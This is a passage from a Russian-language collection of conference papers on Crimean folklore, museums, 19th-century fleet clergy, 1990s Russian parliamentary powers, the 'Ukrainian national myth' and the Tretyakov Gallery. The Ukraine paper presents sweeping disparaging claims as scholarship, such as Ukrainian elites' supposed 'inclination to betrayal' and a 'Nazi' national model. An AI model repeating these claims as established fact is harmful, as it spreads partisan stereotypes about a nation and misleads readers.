Кончевский не только собирал песенное творчество народов Крыма, но и с большой любовью исполнял народные песни на многочисленных концертах, неизменно сопровождая свои выступления рассказом-лекцией об особенностях крымского музыкального фольклора. Собирал Кончевский также сказки народов Крыма, часть из которых вошла в сборник «Сказки, легенды и предания Крыма» (1930) и в краеведческие рассказы, которые он писал для журналов «Всемирный следопыт», «Всемирный турист», «Мир приключений» и «Вокруг света» (1927–1929), выступал художественным

консультантом на съемках двух фильмом на крымскую тематику – «Песнь на камне» (1926) и «Мамут и Айше» (1926).

В 1926 г. работа Кончевского на тему «История Крыма по его песням» была премирована научным отделом Главнауки. Однако напечатана она не была. Один из рецензентов (В.В. Пасхалов) указал на многочисленные ошибки, требовавших исправления: «необходимо при помощи специального редактора или редакционной комиссии устранить сомнительные в научном отношении выводы автора, а также ошибки в области музыкальной терминологии <...> Необходима также коренная переработка очерка в смысле стилистическом и даже (увы!) грамматическом» [8].

В списке научных работ, представленном Кончевским для получения звания доцента, указывается, что «История Крыма в его песнях» была в 1931 г. представлена в Экспертную комиссию ЦЕКУБУ, одобрена А.В. Луначарским и переделана для печати в этнографическом издательстве Академии наук [10]. Но и исправленный вариант напечатан не был. В 1937 г. в отзыве на рукопись В.М. Беляев пишет: «<...> она, безусловно, заслуживает положительной оценки. Но поскольку выводы автора не могут считаться научно объективными в полном смысле этого слова и являются результатом его личных размышлений, постольку и вся работа т. Кончевского приобретает характер интересного путевого дневника этнографа-энтузиаста, а не работы с научно обоснованными выводами» [1].

Отзывы музыковедов (К.В. Квитка, Д.Р. Рогаль-Левицкий, С.А. Бугославский) на сборники крымских песен, подготовленные Кончевским, в 20-е гг. в целом носили положительный характер. Однако со стороны крымских татар-этнографов фольклорно-музыкальная деятельность Кончевского практически полностью игнорировалась. О. Акчокраклы и У. Боданинский лишь вскользь позволяли себе замечания о ее любительском характере. И это не удивительно, так как Кончевскому многие годы покровительствовал нарком просвещения А.В. Луначарский. Ни в одном из сборников песен, подготовленных крымско-татарскими композиторами, имя и труды Кончевского не упоминаются: З. Бахаревич и А. Одабаш «Крымско-татарские детские песни» (1926), Я. Шерфединов «Песни и танцы крымских татар» (1931), А. Рефатов «Песни крымских татар» (1932) и «Крымско-татарские песни» под ред. Ибраима и Ильяса Бахшыш (1940).

После закрытия ГИМНа Кончевский неожиданно посвятил себя подготовке певцов в среднеазиатских республиках. Опыт подобной работы у него уже был: в 1921 г. он основал в Симферополе музыкальную школу с национальным вокальным отделением (для взрослых татар) [6].

С апреля 1931 г. по август 1935 г. Кончевский занимал место педагога пения в Высшем педагогическом институте в Фергане (Узбекская ССР). В начале 1933 г. ему было присвоено звание доцента по кафедре языка и литературы. Помимо вокала Кончевский преподавал изобразительное искусство и вел активную этнографическую деятельность: опубликовал сборник из четырнадцати «Песен дошкольников Узбекистана» (УзГИЗ, 1932), записывал на фонографические валики песни в Ферганской долине и собирал местный фольклор, подготовил к печати рукопись «Пословицы и сказки народов Средней Азии», в которую вошли узбекские, татарские, казахские, уйгурские, памирские, ойротские, таджикские, туркменские и афганские пословицы и сказки [9], разрабатывал музыкальное пособие «Использование дутара» [10] и писал краеведческие рассказы [4]. За преобразование собора в Фергане в краеведческий музей в 1933 г. Кончевский был награжден почетной грамотой от Союза безбожников [11].

С сентября 1935 г. по июль 1937 г. Кончевский работал педагогом пения и заведующим учебной частью Музыкального техникума в Ашхабаде (Туркменская ССР). В письмах к Беляеву он жаловался на нехватку музыкальных кадров и просил направить ряд специалистов из Москвы [3]. За педагогическую работу с учащимися-туркменами Кончевский в 1936 г. был награжден почетной грамотой. С сентября 1937 г. по июль 1938 г. Кончевский работал педагогом пения и заведующим учебной частью Музыкального училища в Ленинабаде (Таджикская ССР). В 1937 г. Кончевский подготовил для Центрального дома художественного воспитания детей в Москве сборник детских песен различных народностей. Напечатан он, очевидно, не был, так как в отзыве Беляева на сборник указывается на небрежность подготовки рукописи и необходимость проверки материала [2].

С августа 1938 г. по август 1944 г. Кончевский работал педагогом пения и заведующим вокальным отделением Музыкального училища в Саратове. В 1939 г. он был награжден за педагогическую деятельность и активную общественную работу денежной премией и путевкой на курорт. В 1939 г. Кончевский вступил в Союз художников. В Саратовском государственном художественном музее представлена его картина «Дворик слепых в Коканде» [7, с. 83]. В 1940 г.

Кончевский выступил с докладом о «Подготовке национальных кадров певцов в Средней Азии» на Всесоюзной конференции по вокальному образованию в Москве [5].

Фольклорно-этнографическая деятельность Кончевского носила больше любительский характер, но во многом именно благодаря ей произошло открытие музыкального языка и культуры народов Крыма. Громкий успех, сопровождавший публикационную и концертную деятельность Кончевского в 20-е гг., к началу 30-х стихает. Одна из причин этого, судя по отзывам рецензентов, связана с тем, что Кончевский не смог преодолеть уровня обычных любительских наблюдений и личных размышлений над природой музыкальной культуры народов Крыма. Его статьи, безусловно, имели свою прелесть живого, непосредственного переживания песенного наследия, но мало походили на строгие научные исследования. Отчасти это также связано с появлением первых профессиональных крымских композиторов-татар А. Рефатова и Я. Шерфединова, получивших консерваторское образование и стремившихся передать подлинное лицо крымской песни. Попытка Кончевского популяризировать музыку и фольклор народов Средней Азии имела значительно меньший успех. Без сомнения, Кончевский внес значительный вклад в дело организации подготовки национальных певцов. Малоизвестным на сегодняшний день остается художественное наследие Кончевского.

Список литературы

1. Беляев В.М. Отзыв о работе А. Кончевского «Песни Крыма» // РНММ. Ф340. №2692.
2. Беляев В.М. Отзыв о сборнике детских песен различных народностей А. Кончевского // РНММ. Ф340. №2694.
3. Кончевский А.К. Письма Беляеву В.М. // РНММ. Ф340. №5170–5171.
4. Кончевский А. Канатоходец / Рис. А. Даран // Тридцать дней. 1935. №8. С. 64–67.
5. Кончевский А.К. Подготовка национальных кадров певцов в Средней Азии // Материалы Всесоюзной конференции по вокальному образованию (25 янв. – 3 фев. 1940 г.). М.-Л.: Музгиз, 1941. С. 116–119.
6. Кончевский А.К. Биография // РНММ. Ф450. №3568.
7. Образ Востока в русском искусстве первой половины XX века. М.: Изд. дом Марджани, 2015. 124 с.
8. Пасхалов В. Отзыв о работах А. Кончевского // РНММ. Ф134. №381.
9. Пословицы, сказки народов Средней Азии, записанные А.К. Кончевским // РНММ. Ф371. №1.
10. Список научных трудов этнографа А.К. Кончевского // РНММ. Ф371. №14.

УДК 930.85

КРЫМСКИЙ РЕГИОНАЛЬНЫЙ ОПЫТ РЕАЛИЗАЦИИ МЕЖМУЗЕЙНЫХ ПРОЕКТОВ

Нечаева Т. Н.
Севастопольский государственный университет

В последние десятилетия в обществе происходят активные социокультурные преобразования, в том числе за счет ускоряющихся темпов развития информационных и коммуникационных технологий. Новые общественные запросы оказывают прямое влияние на развитие музея как социокультурного института, его функции, задачи, деятельность в целом [4].

В условиях борьбы за потребителя музеи вынуждены перестраивать сложившиеся десятилетиями управленческие традиции, модернизировать приемы и методы музейной работы, способы коммуникации. В современной музейной деятельности можно выделить следующие приоритетные направления: расширение целевой аудитории за счет привлечения разных социальных групп и общностей, развитие новых форм выставочной деятельности, применение нестандартных творческих идей, использование новых информационных технологий, поиск негосударственных источников финансирования, предоставление потребителям дополнительных услуг [1].

Особая роль отводится развитию межмузейного сотрудничества и, в частности, реализации межмузейных проектов. Под межмузейным проектом мы будем понимать спланированную ограниченную во времени совместную деятельность двух или нескольких музеев, нацеленную на получение уникального социокультурного продукта. Такая форма взаимодействия позволяет решить

целый ряд задач. Во-первых, объединение музейных сообществ способствует развитию и укреплению профессиональных связей, обмену опытом, знаниями, технологиями. Во-вторых, интеграция ресурсов позволяет наиболее полно и масштабно реализовать замысел проектов. В-третьих, расширение географии проектов позволяет привлечь наибольшее число посетителей. В-четвертых, более широкий общественный резонанс, освещение событий в СМИ также положительно сказывается на количественных показателях реализации проектов [2].

Музейное сообщество Крымского полуострова активно включилось в процесс интеграции в социокультурное пространство Российской Федерации. Начиная с 2014 г. по настоящее время реализованы десятки межмузейных проектов различной тематики и направленности как на территории полуострова, так и других субъектов РФ. Их формат весьма разнообразен: выставки, в том числе интерактивные, фестивали, акции. Самой распространенной формой межмузейного проекта является выставка как наиболее мобильный инструмент музейной коммуникации. Проведенный анализ интернет-источников позволяет объединить состоявшиеся в регионе выставки в условные тематические группы:

– художественные («Искусство в русском стиле из собрания Государственного музея истории Санкт-Петербурга», совместный проект с Ливадийским дворцом-музеем, 2019);

– исторические («Последние Романовы: крымские хроники», участники: государственный музей-заповедник «Херсонес Таврический», Ливадийский дворец-музей, Алупкинский музей-заповедник и Санкт-Петербургский Музейно-выставочный центр, 2019; «Таврический вояж», совместный проект Бахчисарайского историко-культурного и археологического музея заповедника и Центрального музея Тавриды);

– военно-патриотические («Музей легендарного города», совместный проект Севастопольского военно-исторического музея-заповедника и Музея-панорамы «Бородинская битва», 2019; «За год до Великой Победы. Севастополь – 1944», совместный проект с музеем-заповедником «Сталинградская битва» г. Волгоград, 2019);

– литературные («Таганрог – Ялта. Гений Чехова объединяет», участники: Дом-музей А.П. Чехова в Ялте и Таганрогский государственный литературный и историко-архитектурный музей–заповедник, 2015; «Крым – Калуга. 125-летию Волошинской Киммерии», совместный проект музея-заповедника «Киммерия» М.А. Волошина и музея истории космонавтики имени К.Э. Циолковского, 2018);

– этнографические («Тугра: крымский символ российской государственности», совместный проект Государственного музея Востока и Бахчисарайского историко-культурного и археологического музея-заповедника, 2019);

– межпредметные («Урал Бажова», участники: государственный музей-заповедник «Херсонес Таврический» и объединённый музей писателей Урала, 2019; «Крымские сказки и были Цесаревича Алексея», участники: Ливадийский дворец-музей, Государственная Третьяковская галерея, Музей истории шоколада и какао, Центральный музей Тавриды, Алупкинский дворцово-парковый музей-заповедник и Ялтинский историко-литературный музей, 2019).

В современном мире особое значение приобретает использование цифровых технологий в музейном пространстве. Так, Ливадийским дворцом-музеем совместно с Государственным музеем-заповедником «Царское Село» в 2017 г. была представлена мультимедийная выставка «Романовы в Царском Селе».

Многие из вышеперечисленных выставочных проектов проводились попеременно как в Крыму, так и в городах музеев-партнеров.

Особой формой межмузейной коммуникации являются фестивали, ориентированные одновременно и на музейных специалистов, и на простых посетителей [3]. Всероссийский фестиваль с международным участием «Интермузей» уже не первый год становится знаковым событием для крымских музеев. В 2019 г. Республику Крым и г. Севастополь представляла делегация, в состав которой вошли сотрудники Севастопольского военно-исторического музея-заповедника, музея-заповедника «Херсонес Таврический», Крымскотатарского музея культурно-исторического наследия, Алупкинского дворцово-паркового музея-заповедника, Симферопольского художественного музея, Историко-культурного мемориального музея-заповедника «Киммерия М.А. Волошина» и Ялтинского историко-литературного музея.

Вот уже много лет наиболее ярким и значимым событийным проектом является ежегодная международная акция «Ночь музеев», призванная привлечь в музеи новые категории посетителей, в особенности молодежь. Музейные пространства Крыма на одну ночь становятся точками притяжения

десятков тысяч жителей и гостей полуострова. Участников акции ожидает уникальная культурная программа: концерты, спектакли, мастер-классы, игры, квесты, интерактивные площадки, костюмированные шоу.

Также важно отметить поступательную динамику проводимых в Крыму и Севастополе музейных мероприятий.

Активное участие крымских музеев в различных формах межмузейных проектов способствует, с одной стороны, их интеграции в общероссийское социокультурное пространство, с другой стороны, развитию самих музеев.

Список литературы

1. Гиль А.Ю. Изменения в деятельности музеев с учетом тенденций развития современного общества // Вестн. Том. гос. ун-та. - 2012. - № 364. - С. 49-53.
2. Зиновьева Ю. В. Межмузейные проекты в развитии культурного пространства Санкт-Петербурга // Вестник СПбГУКИ. - 2017. - № 2 (31). - С. 104-107.
3. Зиновьева Ю. В. Музейный фестиваль в современной культуре // Вестник СПбГИК. - 2018. - № 2 (35). – С. 102-107.
4. Комлев Ю.Э. Методология исследования управления музейными коммуникациями // Теория и практика общественного развития. – 2011. - № 5. - С. 113-118.

УДК 94(470+571)″18″

ПРОЕКТЫ КОМАНДУЮЩЕГО ЧЕРНОМОРСКИМ ФЛОТОМ А.С. ГРЕЙГА В СФЕРЕ УПРАВЛЕНИЯ ФЛОТСКИМ ДУХОВЕНСТВОМ

Осиповский С. Н

Севастопольский государственный университет

Деятельность А.С. Грейга в должности командующего Черноморским флотом касалась различных вопросов, в том числе связанных с функционированием флотских священников. В конце 1820-х годов он был инициатором ряда предложений по унификации деятельности в этой области. В 1826 году Священный Синод рассматривал отношение вице-адмирала Грейга о переподчинении соборных церквей портовых городов Николаева и Севастополя ведомству Обер-священника армии и флотов. Несмотря на то, что священники этих церквей (Григорьевской в Николаеве и Николаевской в Севастополе) назначались Обер-священником, сами церкви относились к ведению Таврического епархиального управления. Соответственно, свечные доходы от Николаевской церкви поступали в Комиссию духовных училищ, а не на содержание самой церкви. К слову, подобная ситуация наблюдалась и в отношении других подобных храмов. После обсуждения в Синоде описанная инициатива была отклонена. Главными аргументами стал соборный статус церквей, в числе прихожан которых были «*и другого звания люди, кроме флотских и Адмиралтейских»* [1, С. 361], а также ожидаемые финансовые потери (до этого за период 9 лет от двух указанных церквей поступило более 24 тыс. рублей).

В 1828 году А.С. Грейг выступил с другой инициативой, касавшейся учреждения Управления черноморским духовенством. Основные тезисы были им изложены в письме от 2 декабря Обер-прокурору Священного Синода князю П.С. Мещерскому [2, лл. 1-2]. Он отметил, что в управлении черноморским духовенством (куда включались причт Севастопольского и Николаевского соборов, а также монахи Свято-Георгиевского монастыря) существует система, когда священники соборов подчиняются Обер-священнику, а монашествующие – епархиальному архиерею. А.С. Грейг полагал такую ситуацию крайне неудобной, и предложил свой проект по организации управления в этой сфере.

В прилагаемой к указанному письму отдельной записке [2, лл. 3-3 об.] предлагались следующие пункты: учредить для Черноморского флота отдельного Обер-Священника, к ведомству которого отходили как Свято-Георгиевский монастырь, так и все флотские церкви на Черном море, находившиеся в Севастополе, Николаеве, Херсоне, Очакове и Кинбурне. На эту должность А.С. Грейг предлагал настоятеля указанного монастыря митрополита Агафангела с назначением ему небольшого

штата и определением достаточной суммы на содержание. Для временного пребывания его в Севастополе должен быть выделен приличествующий дом.

Сам монастырь также не был обойден вниманием А.С. Грейга. Он предложил возвести его из третьего класса во второй, что предполагало увеличение прав и возможностей монастыря. Отмечая, что на существующий момент в нем отсутствуют послушники, вице-адмирал предлагал назначить для этого служителей из поселян, из которых должны были быть определены и прислужники для митрополита. Финансовую основу деятельности монастыря в 1820-е годы составляли весьма незначительные доходы от мельницы и ловли рыбы. Поэтому Грейг полагал необходимым либо ассигновать отдельную сумму на его содержание, либо некоторое количество соли из Перекопской соледобычи.

Для обсуждения предложенного А.С. Грейгом проекта П.С. Мещерский передает все материалы со своим письмом в священный Синод. Дважды, 19 декабря 1828 года и 11 января 1829 года это предложение рассматривается Синодом. Можно предположить, что это произошло из-за желания членов Синода более подробно ознакомиться с информацией о правовых и организационных основах функционирования Свято-Георгиевского монастыря. При обсуждении были привлечены предыдущие Высочайше утвержденные доклады Синода, которые касались этого вопроса. В первом, от 20 мая 1806 года, устанавливалось, что содержание 13 иеромонахов должно производиться по штатам третьеклассных монастырей, а именно по 24 рубля в год каждому, при этом на провизию и прочие расходы отдельно еще 945 рублей. Эти иеромонахи относились непосредственно к Черноморскому флоту, и по мере необходимости должны были выполнять свои функции на кораблях флота. Помимо них в монастыре находились игумен и четыре монаха. Отдельно отмечалось использование всеми местными выгодами, вероятно, уже отмеченными мельницей и рыболовлей. Во втором докладе Синода, от 3 января 1808 года, подтверждалось, что содержащимся в штате 13 иеромонахам положено содержание по нормам монастырей третьего класса, а *«настоятелю оного жалование не положено»* [2, л. 6.об.]. Синод полагал исправить эту ситуацию, установив настоятелю монастыря Дионисию, так и его преемникам, жалование 200 рублей в год.

Результатом рассмотрения проекта А.С. Грейга в Священном Синоде стало принятое 15 февраля 1829 года решение о невозможности его поддержать. Синод отказался менять сложившуюся систему управления и сокращение власти Обер-Священника армии и флота и преосвященного Екатеринославского. В целом, несмотря на отрицательный результат обеих отмеченных инициатив А.С. Грейга, можно констатировать значительное внимание, уделяемое им организационным и финансовым аспектам деятельности флотских священников, а также церквям и монастырям, имеющим отношение к Черноморскому флоту.

Исследование выполнено при финансовой поддержке РФФИ и правительства г. Севастополя, проект «История взаимоотношений религиозных общин и органов государственной власти в Севастополе (1783-2017 гг.)» № 18-49-920003.

Список литературы

1. Полное собрание законов Российской империи: Собрание второе. 1830-1885. Т. 1 : С 12 декабря 1825 по 1827. СПб, 1830. 1544 с.
2. Российский государственный исторический архив (РГИА). Ф.797, Оп. 3, Д. 10078.

УДК 327.8

ОСОБЕННОСТИ ПОЛНОМОЧИЙ РОССИЙСКОГО ПАРЛАМЕНТА ВО ВНЕШНЕПОЛИТИЧЕСКОЙ СФЕРЕ (1991–1993 гг.)

Пашковский П. И.
Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

Исследование роли высших представительных органов во внешнеполитическом процессе способствует выявлению специфических характеристик государственного внешнеполитического механизма, позволяя рассмотреть внутренние факторы внешней политики [5; 6]. Существует мнение, что в качестве самостоятельного этапа эволюции отечественного парламентаризма можно выделить период с марта 1990 по декабрь 1993 г., когда была отменена 6-я статья Конституции СССР о

главенствующей роли КПСС и введена многопартийность. Хотя структура представительных органов власти при этом не изменилась, были изменены важные принципы их формирования, «что позволяет говорить о переходе на новый этап развития» [3, с. 58–59].

В период с декабря 1991 по декабрь 1993 г. новые тенденции в развитии отечественного парламентаризма были с вязаны с дезинтеграцией СССР, производными внешними и внутренними процессами и образованием Российской Федерации в современных границах, а также с действовавшей Конституцией РСФСР 1977 г., в которую были внесены изменения: закреплено понятие разделения властей и изменена система распределения полномочий в связи с федеративным устройством государства [1]. С учётом этого, действовавшая до декабря 1993 г. Конституция характеризовалась довольно широкими полномочиями парламента: Съезд народных депутатов признавался высшим органом государственной власти, а Президент – высшим должностным лицом Российской Федерации и главой исполнительной власти [4].

По мнению специалистов, в этот период Президент практически не имел блокирующего влияния на законотворческий процесс, поскольку его отлагательное вето преодолевалось простым большинством голосов каждой из палат Верховного Совета. В итоге Президент был обязан подписать принятый парламентом закон в течение трёх дней. Право Президента издавать указы нивелировалось правом Съезда народных депутатов отменять эти указы. При этом к исключительному ведению парламента были отнесены такие государственные полномочия, как определение внутренней и внешней политики. Также конституционно была прописана двойная ответственность (подотчётность) правительства (Совета Министров) перед парламентом (Съездом народных депутатов и Верховным Советом) и Президентом [3, с. 60–61].

Изменения, внесённые в Конституцию РСФСР в декабре 1992 г., расширяли полномочия представительных органов. В частности, Верховный Совет Российской Федерации получил полномочия давать разрешение на назначение Председателя Совета Министров, министров, реорганизацию министерств, государственных комитетов и ведомств, а также на назначение Председателя Центрального Банка [2].

Что касается роли и места представительных институтов в государственном внешнеполитическом механизме, то в его структуре, оформившейся в общих чертах в 1992 г., ключевым элементом являлся Президент, имевший особые полномочия по вопросам принятия внешнеполитических принятия решений. Это было закреплено подписанным в феврале 1992 г. указом Президента, в котором значилось, что именно он направляет деятельность Министерства безопасности, Министерства внутренних дел, Министерства иностранных дел и Министерства юстиции. На практике подобное означало, что Министерство иностранных дел, как и ряд других ведомств, имевших отношение к внешней политике и вопросам внешней безопасности, «по всем аспектам своей деятельности подчиняются только Президенту» [8].

В ноябре 1992 г. Президент подписал распоряжение «Об обеспечении единой внешнеполитической линии Российской Федерации в международных отношениях», в котором постановлялось: «Возложить на МИД России функции координации и контроля за работой других министерств и ведомств России по обеспечению единой политической линии в отношениях с иностранными государствами, участия в международных организациях и форумах, включая в первую очередь международную деятельность Президента Российской Федерации... Обязательному согласованию с МИДом России подлежат проекты договоров и соглашений, заключаемых от имени Российской Федерации или её Правительства, а также межведомственные протоколы в случае, если они касаются внешнеполитических вопросов или принципиальных направлений межгосударственных отношений» [7].

В результате Министерство иностранных дел утверждалось в качестве аппарата, вырабатывающего предложения по важнейшим внешнеполитическим позициям, осуществляющего координацию внешней деятельности различных российских ведомств и обеспечивающего её соответствие с официально принятыми установками и указами Президента. В условиях нарастающих противоречий между Президентом и парламентом к 1993 г. формируется новая структура отечественного внешнеполитического механизма, в рамках которой высшие органы представительной власти не могли в полной мере реализовать свои законодательно закреплённые полномочия во внешнеполитической сфере. Инициатива во влиянии на процессе принятия и реализации внешнеполитических решении всё более смещается в сторону Президента, Министерства иностранных дел и специальных ведомств, связанных с институтом президентства [8].

Таким образом, в рассматриваемый период двухпалатный парламент России на законодательном уровне получает широкие полномочия, в т. ч. относительно влияния на внешнюю политику государства. Однако в условиях обострения отношений между высшими органами представительной власти и Президентом парламент не имел возможности полностью осуществлять законодательно закреплённые функции участия во внешнеполитическом процессе.

Список литературы

1. Закон РФ от 21 апреля 1992 г. N 2708-I «Об изменениях и дополнениях Конституции (Основного Закона) Российской Советской Федеративной Социалистической Республики» // Сайт Конституции Российской Федерации. URL: https://constitution.garant.ru/history/ussr-rsfsr/1978/zakony/183094/.
2. Закон РФ от 9 декабря 1992 г. N 4061-I «Об изменениях и дополнениях Конституции (Основного Закона) Российской Федерации – России» // Сайт Конституции Российской Федерации. URL: http://constitution.garant.ru/history/ussr-rsfsr/1978/zakony/183130/.
3. Кондрашова Е. В. Эволюция парламентаризма в контексте внешнеполитической деятельности России: Дисс. … канд. полит. наук. М., 2008. 169 с.
4. Конституция РСФСР 1978 г. // Сайт Конституции Российской Федерации. URL: http://constitution.garant.ru/history/ussr-rsfsr/1978/.
5. Пашковский П. И. Внешнеполитический механизм: проблемные теоретические аспекты исследования // Известия Саратовского университета. Новая серия. Серия: Социология. Политология. 2016. Т. 16. Вып. 4. С. 452–456.
6. Пашковский П. И. Парламентские институты во внешнеполитическом механизме Российской Федерации: проблемы и противоречия в реализации полномочий // Учёные записки Крымского федерального университета имени В. И. Вернадского. Философия. Политология. Культурология. 2018. Т. 4 (70). № 2. С. 94–106.
7. Распоряжение Президента Российской Федерации «Об обеспечении единой внешнеполитической линии российской Федерации в международных отношениях» // Российские вести. 1992. 19 ноября.
8. Торкунов А. В. Движущие силы внешней политики Российской Федерации. URL: http://www.gumer.info/bibliotek_Buks/Polit/tork/17.php.

УДК 316:32:94(477)

СТРУКТУРА И ЭВОЛЮЦИЯ НАЦИОНАЛЬНО-ИСТОРИЧЕСКОГО МИФА УКРАИНЫ

Ставицкий А. В.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Хотя исследования современного мифа довольно четко показывают, что он является инструментом политики и фактором национальной безопасности, играющим порой, как в случае развала СССР, решающее значение, российские политики традиционно не учитывают концептуальный, мифологический и символический аспекты функционирования власти, полностью их игнорируя. Однако незнание данного явления не обнуляет его, но лишь усиливает, т.к. нельзя противодействовать тому, что не распознаётся. В этом смысле опыт становления и использования призванной развалить Россию национально-исторической мифологии Украины весьма показателен. Ведь мы можем с полным основанием утверждать, что всё, что происходит в умах людей на Украине целиком и полностью связано с тем, какое воздействие на них имеет их миф. В связи с этим стоит оговорить: исследование национально-исторического мифа Украины показывает, что он как поле символически оформленных смыслов не является однородным и включает в себя большое количество мифологем, которые выстраиваются в чётко заданную структуру [2]. Эта структура имеет универсальный характер и может быть применима к любой национально-исторической мифологии. В рамках предлагаемой структуры мифологическое пространство делится на основные блоки, которые включают в себя историческое происхождение, генезис, национальный образ и выбор, а также конец Украины как явления.

В ней первый блок содержит в себе тайну происхождения Украины и объясняет «откуду есть пошла» украинская земля [2, с. 205-266]. Второй блок раскрывает т.н. собирание «украинской земли» и её смыслов, где центром собирания выступает Галичина [2, с. 267-376]. Третий блок посвящён национально-историческому образу Украины, позволяющему конструировать национальную идентичность и утверждать внутренний выбор страны на основе имманентно присущих ей признаков, определяющих её историческую судьбу по принципу «с нами будет то, что мы есть» [2, с. 377-464]. Однако внятного ответа на вопросы «Кто мы, откуда и куда идём?» в рамках структуры национально-исторического мифа Украины не предусмотрено по причине исторической непроявленности, выраженной в уже ставшем знаменитым слогане, традиционно выводимом из одноименной книги псевдо-Кучмы «Украина – не Россия», где сущность Украины, несмотря на довольно объёмный текст, так и не объясняется. Впрочем, уход от ответа не означает, что его нет. Ведь через предлагаемый в мифе образ Украины проявляется смысл и предназначение украинского проекта как такового, включая разделение Украины на украинский «Пьемонт» и украинскую «Вандею». И никого в этом разделении не волнует, что Пьемонтом на Украине называют не промышленно развитый район, каким на самом деле является итальянский Пьемонт, а преимущественно аграрную Галичину, а экономически отсталой Вандеей именуют один из наиболее развитых промышленных регионов Украины – Донбасс. А если добавить к этому особенности украинской элиты, взявшей за эталон принципы и модель поведения запорожского казачества, отличающегося безответственностью и непредсказуемостью с ясно выраженной склонностью к предательству, которая рассматривается ею как предвидение, то общая картина проясняется. Выводимый из неё четвёртый блок мифологем отвечает за исторический выбор страны [2, с. 465-554] и показывает украинский цивилизационный выбор как результат сговора элит [3]. В рамках его особо стоит выделить переяславский и батуринский мифы, где первый рассказывает об ошибочности союза с Россией и вхождения в её состав, а второй – о цене, которую Украина заплатила за то, чтобы, подобно «блудному сыну» или ведомым Моисеем евреям вернуться после сорокалетнего блуждания к «земле обетованной».

Последний блок в структуре национально-исторического мифа Украины посвящён Концу Света Украины [2, с. 555-676], который неизбежен и вынуждает мыслить и действовать в режиме Апокалипсиса, практически сразу лишая украинский проект возможности возрождения и расцвета в соответствии с посылом, заложенным в первых строках украинского гимна, где описывается его смертельная агония («Ще не вмерла Україна»). И, хотя украинские мифологи этой темы старательно избегают, она в рамках украинской мифологии довольно обстоятельно описана и проработана, начиная с поэмы Т.Г. Шевченко «Гайдамаки». Тому подтверждением является известный факт, что присущая Украине неспособность к самоорганизации, так хорошо отражённая в пословице «два казака – три гетмана», при обретении ею независимости всегда приводила к войне и руине, которые мы и сейчас наблюдаем. Кстати, поскольку миф всегда личностен и персонифицируется в конкретных исторических деятелях, будет уместно напомнить, что в процессе формирования национально-исторического мифа Украины сложился и своеобразный Пантеон с культом украинских «богов», в котором роль бога-творца играет поэт Тарас Шевченко, а украинскую «святую» Троицу представляют три исторических персонажа с не проявленными гендерно фамилиями: Мазепа, Петлюра и Бандера. Отчего можно использовать как их женские, так и мужские эманации, что в частности проявляется в известном словосочетании «клята Мазепа». При этом следует отметить, что в сложившейся «святой троице» украинского мифологического Пантеона с самого начала однозначно доминировали Мазепа [1] и Бандера, т.к. «святой лик» Симона Петлюры был изрядно подпорчен тем историческим фактом, что он в годы Гражданской войны легко пошёл на соглашение с Польшей, отдав ей в 1920 году за обещание военной помощи всю Галичину. Впрочем, возможно, в данном случае сработали другие факторы. Ведь известно, что культовый нациотворческий поэт Т.Г. Шевченко люто ненавидел униатов. Однако сие обстоятельство не мешает тем выставлять иконки с «ликом» Тараса в своих квартирах и хатах рядом с образами Богоматери и других святых покровителей, поклоняясь ему как мученику и святому, делая Тараса Шевченко крёстным отцом украинского национализма. Хотя в действительности реальным создателем и отцом-основателем украинства стоит считать историка М.С. Грушевского, который, оказавшись в Галичине, стал первооткрывателем т.н. Украины-Руси, создав её путём банальной замены русских названий на украинские. В результате такой кодировки сознания никогда не существовавшая ранее как этноним Украина всплыла в «народной памяти» как легендарная Атлантида [2, с. 280-284]. Поэтому придётся признать, что М.С. Грушевский блестяще справился с поставленной задачей, дополнив исторический образ Украины украинским языком, сформированным на основе двух малороссийских диалектов: полтавского и галицкого. И быть бы

М.С. Грушевскому одним из главных культовых персонажей украинской мифоистории, если бы не его природная вертлявость и услужливость, дополненная упорным нежеланием становиться объединительной жертвой во имя общего дела.

Впрочем, изменения коснулись не только его. Так за последние 20 лет образ Бандеры отодвинул гетмана Мазепу на второй план, в результате чего гламурная «мазепинская» модель развития Украины окончательно сменилась жёсткой, нацистской, «бандеровской», ставшей для Украины её историческим приговором.

Список литературы

1. Ставицкий А.В. Мифы Украины: Мазепа. Севастополь: Рибэст, 2012. 172 с.
2. Ставицкий А.В. Национально-исторический миф Украины. Севастополь: Рибест, 2015. 748 с.
3. Ставицкий А.В. Украинская «элита»: идентичность и глобальный выбор. Севастополь: Рибэст, 2013. 208 с.

УДК 930.85

СТАНОВЛЕНИЕ ГОСУДАРСТВЕННОЙ ТРКТЬЯКОВСКОЙ ГАЛЕРЕИ КАК ПУБЛИЧНОГО МУЗЕЯ

Стукало А. Э.
Севастопольский государственный университет

Коллекционирование редких предметов ведёт свою историю с древности. Ещё в Древней Греции создавались храмы и мусейоны, в которых хранились редкие вотивные и иные предметы, ценности. Уже в Древнем Риме появляются частные коллекции, принадлежавшие, в основном, правителям и полководцам, в которых хранились как вещи собственно римского производства, честно приобретённые хозяевами, так и военные трофеи. Однако, в те века собирательство ещё не приобрело такого мирового масштаба и было совершенно бессистемным: коллекционеры просто приобретали, или получали во владение иным способом, понравившиеся предметы и использовали их на своё усмотрение. В период средневековья крупными коллекционерами сокровищ выступают церкви и храмы, однако же непосредственно музей, как культурное учреждение фигурирует в общественной жизни лишь с XIX века. Это произошло не случайно, а явилось закономерным результатом развития науки, культуры и общества и самих государств и международных отношений, которые претерпевали серьёзные изменения в результате революций и войн.

Именно в это время и происходит становление музеев, в том числе и публичных, как социальных институтов. Резкое увеличение численности музеев как в России, так и на западе происходил двумя путями: открытием для публики собраний, сложившихся в предшествующие столетия, в том числе дворцовых, повсеместно по Европе ставших доступными после изгнания Наполеона, и основанием новых музеев, подчиненных цели служения общественной пользе и тесно связанных с наукой и образованием, что отличало их от предшественников, формировавшихся сообразно с прихотью и вкусом коллекционера. Музеи становились истинно научными центрами, служили для научной работы, а также подготовки студентов различных областей: от искусства и художеств, до инженерии и медицины. Именно процесс сращивания музеев с учебными учреждениями и привёл к их разделению на виды по отраслям знания.

Новые течение в культурной среде нашли своё отражение и отношении к музеологии. Так в России – начиная с проектов Ф.П. Аделунга и П.П. Свинина, раскрывших в своих трудах всю, известную на тот момент, теорию музейного дела, до фантастических построений Н.Ф. Федорова, провозгласившего идеи воспитания через музей, образности построения экспозиций, музеефикации целых пластов уходящей жизни.

